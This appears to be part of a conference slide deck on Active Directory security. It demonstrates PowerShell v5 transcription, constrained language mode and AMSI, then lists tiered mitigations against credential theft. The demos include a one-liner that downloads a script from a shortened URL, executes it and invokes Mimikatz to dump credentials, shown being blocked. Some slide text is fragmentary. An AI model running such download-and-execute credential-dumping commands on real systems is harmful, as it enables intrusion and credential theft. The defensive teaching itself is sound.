Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	6/25/2015 8:30:16 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None

PowerShell v5 Security: System-Wide Transcripts

```
PS C:\> get-content C:\Users\ADSAAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt
```

```
*****  
Windows PowerShell transcript start
```

```
Start time: 20150730171748
```

```
Username: ADSWK10\ADSAAdmin
```

```
RunAs User: ADSWK10\ADSAAdmin
```

```
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
```

```
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
```

```
Process ID: 3928
```

```
*****
```

```
C:\Users\ADSAAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt
```

```
*****
```

```
Command start time: 20150730172926
```

```
*****
```

```
PS C:\Windows\system32> get-service
```

Status	Name	DisplayName
Stopped	AJRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Stopped	AppIDSvc	Application Identity
Running	Appinfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Running	AppXSvc	AppX Deployment Service (AppXSVC)
Running	AudioEndpointBu...	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Stopped	AxInstSV	ActiveX Installer (AxInstSV)
Stopped	BDESVC	BitLocker Drive Encryption Service
Running	BFE	Base Filtering Engine
Running	BTTS	Background Intelligent Transfer Ser

PowerShell v5 Security: Constrained PowerShell

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFui'); Invoke-Mimikatz

New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFui'); ...
+
+     + CategoryInfo          : PermissionDenied: () [New-Object], PSNotSupportedException
+     + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file,
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFui'); Invoke-Mimikatz -DumpCr ...
+
+     + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+     + FullyQualifiedErrorId : CommandNotFoundException
```

Windows 10 PowerShell Security: AntiMalware Scan Interface (AMSI)

```
PS C:\Windows\system32> iex (Invoke-WebRequest http://pastebin.com/ran  
iex : At line:1 char:1  
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'  
+ ~~~~~  
This script contains malicious content and has been blocked by your antivir  
At line:4 char:1  
+ iex $string  
+ ~~~~~  
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], P  
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft
```

```
At Line:1 char:1  
+ function Invoke-Mimikatz  
+ ~~~~~  
This script contains malicious content and has been blocked by your antivirus software.  
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException  
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Mitigation Level One (Low): Deploy KB2871997

- **Set GPO to prevent local accounts from connecting over network to computers:**
 - LOCAL_ACCOUNT (S-1-5-113)
 - LOCAL_ACCOUNT_AND_MEMBER_OF_ADMINISTRATORS_GROUP (S-1-5-114)
- **Implement RDP Restricted Admin mode (Server):**
 - Win 7/Win 2k8R2: KB2984972 / KB2984976 / KB2984981
 - Win 8/Win 2012: KB2973501
 - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa = 0
- **Removes Credentials at Logoff**
- **Removes “clear-text” password from memory:**
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest = 0
- WDigest Usage: DC Event ID & Server Event ID 4624:
“Authentication Package: WDigest”

Mitigation Level One (Low)

- Minimize groups (& users) with DC admin/logon rights
- Separate user & admin accounts
- No user accounts in admin groups
- Admin accounts = “sensitive & cannot be delegated”
- Long, complex (>25 characters) passwords for SAs.
- Remove GPP policies and files with creds.
- Patch server image (& servers) *before* running DCPromo


Mitigation Level Two (Moderate)

- Randomize computer local admin account passwords. Microsoft LAPS or TrustedSec SHIPS
- Service Accounts (SAs):
 - Leverage “(Group) Managed Service Accounts”.
 - Implement Fine-Grained Password Policies (DFL >2008).
 - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- Separate Admin workstations for administrators (locked-down & no internet).
- PowerShell logging

Mitigation Level Three (“It’s Complicated”)

- **Number of Domain Admins = 0**
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC
(or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts on non-DCs.
- Disable local admin account & delete all local accounts.
- Restrict workstation to workstation communication.
- Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).

New Admin Model



Additional Mitigations

- Monitor scheduled tasks on sensitive systems (DCs, etc).
- Block internet access to DCs & servers.
- Include computer account password changes as part of domain-wide password change scenario (1 day).
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Patch Workstations quickly, especially privilege escalation vulnerabilities.
- Deploy INTERNAL IDS. Make sure you are watching traffic inside your network.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

Summary:

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Protect AD Admins or a full domain compromise is likely!

Slides: Presentations.ADSecurity.org

*My research into Active Directory attack, defense, & detection is ongoing.
There's plenty more to come... ☺*

Thanks!

- Alva “Skip” Duckwall (@passingthehash)
 - <http://passing-the-hash.blogspot.com>
 - Benjamin Delpy (@gentilkiwi)
 - <http://blog.gentilkiwi.com/mimikatz>
 - Casey Smith (@subtee)
 - Chris Campbell (@obscuresec)
 - <http://obscuresecurity.blogspot.com>
 - Joe Bialek (@clymb3r)
 - <https://clymb3r.wordpress.com>
 - Matt Graeber (@mattifestation)
 - <http://www.exploit-monday.com>
 - Rob Fuller (@mubix)
 - <http://www.room362.com>
 - Will (@harmj0y)
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- Microsoft security advisory: Update to improve Windows command-line auditing: (2/10/2015) <http://support.microsoft.com/en-us/kb/3004375>

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